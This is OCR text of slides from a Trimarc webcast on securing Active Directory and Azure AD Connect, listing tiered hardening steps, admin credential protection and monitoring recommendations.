




Azure AD Connect Server: PW Sync

*Every **two minutes**, the password synchronization agent on the **Azure AD Connect** server **requests stored password hashes** (the unicodePwd attribute) **from a DC** via the standard MS-DRSR replication protocol used to synchronize data between DCs.*

PW Sync (MD4+salt+PBKDF2+HMAC-SHA256)



https://docs.microsoft.com/en-us/azure/active-directory/connect/active-directory-aadconnectsync-implement-password-synchronization

Azure AD Seamless Single Sign-On

Mitigate:
Run Update-AzureSSOForest cmdlet at least 2x each year

- Provides transition from Azure AD authentication to on-prem application access.
- Leverages an Azure AD SSO computer account in the on-prem AD.
- The SSO computer account is used for Kerberos tickets to AD on behalf of Azure AD users.
- If an attacker gains access to this computer account password, they can impersonate users.

https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/


Azure AD Connect Server Recommendations

- Protect like a Domain Controller
- Lock down AAD Connect server
  - Firewall off from the network – only needs to connect to Azure AD & DCs
  - Only AD Admins should be allowed to logon/admin
- Lock down AADC service account (MSOL_*) logon ability
- Monitor AADC service account activity
- Keep the Account Operators group empty

Securing Active Directory Phases

Sean Metcalf (@PyroTek3) |
TrimarcSecurity.com





Securing AD: Level 1


- Randomize computer local Administrator account passwords. (Microsoft LAPS)
- Minimize groups (& users) with DC admin/logon rights.
- Separate user & admin accounts.
- No user accounts in any admin groups.
- Admin accounts set to “sensitive & cannot be delegated”.
- All AD Admin accounts added to “Protected Users” group.
- Long, complex (>25 characters) passwords for Service Accounts.
- Configure GPO to prevent local accounts from connecting over network to computers.

Securing AD: Level 2

- ADAs should only logon to a DC (or admin workstation or admin server).
- Service Accounts (SAs):
  - Leverage “(Group) Managed Service Accounts”.
  - Implement Fine-Grained Password Policies (DFL >2008).
  - Limit SAs to systems of the same security level, not shared between workstations & servers (for example).
  - Ensure passwords are >25 characters.
- Ensure all computers are talking NTLMv2 & Kerberos, deny LM/NTLMv1.
- Disable all SMBv1.
- Separate Admin workstations for administrators (locked-down & no internet).
- No Domain Admin service accounts on non-Tier0 systems.
- Limit management protocol access on DCs to admin subnets (RDP, WMI, WinRM, etc).

Securing AD: Level 3


- Complete separation of administration
- ADAs never logon to other security tiers.
- Restrict workstation to workstation communication with host firewalls
  - AD clients don’t need special rules, default block All inbound works.
- Implement network segmentation.



Protect Admin Creds

- Ensure all admins only log onto approved admin workstations & servers.
- Add all admin accounts to Protected Users group (requires Windows 2012 R2 DCs).
- Admin workstations & servers:
  - Control & limit access to admin workstations & servers.
  - Remove NetBIOS over TCP/IP
  - Disable LLMNR.
  - Disable WPAD.





Additional Mitigations

- Enable NTLM Auditing on DCs.
- Enable SMB Auditing on DCs & file servers.
- Enable PowerShell logging everywhere & send to SIEM.
- Monitor scheduled tasks on sensitive systems (DCs, etc).
- Block internet access to DCs & servers.
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
- Use PingCastle (https://pingcastle.com/) and Bloodhound (https://github.com/BloodHoundAD) to help identify problematic AD configurations.



Conclusion



Attackers will continue to exploit Active Directory as long as it is an easy target.

The AD security posture can be improved.

Traditional AD Administration must evolve with the threats to effectively protect Active Directory.

Most organizations have done "something" to better secure their environment, thought it's often not enough.

Priority #1: Remove accounts & service accounts from AD privileged groups.

Priority #2: Protect & Isolate AD Admin credentials by ensuring the credentials are limited to specific systems.

Slides & Video:
Trimarc.co/SecurityWebcasts

Sean Metcalf (@Pyrotek3)
s e a n @ Trimarc Security .com
www.ADSecurity.org
TrimarcSecurity.com

Upcoming Trimarc Webcasts



Securing Office 365 & Azure Active Directory: Defend Your Tenant

Wednesday, May 27, 2020

1pm to 2pm (Eastern)

Presenter: Sean Metcalf

Securing Active Directory: Performing Your Own AD Security Review

Wednesday, June 17, 2020

1pm to 2pm (Eastern)

Presenter: Sean Metcalf

Registration: Trimarc.co/SecurityWebcasts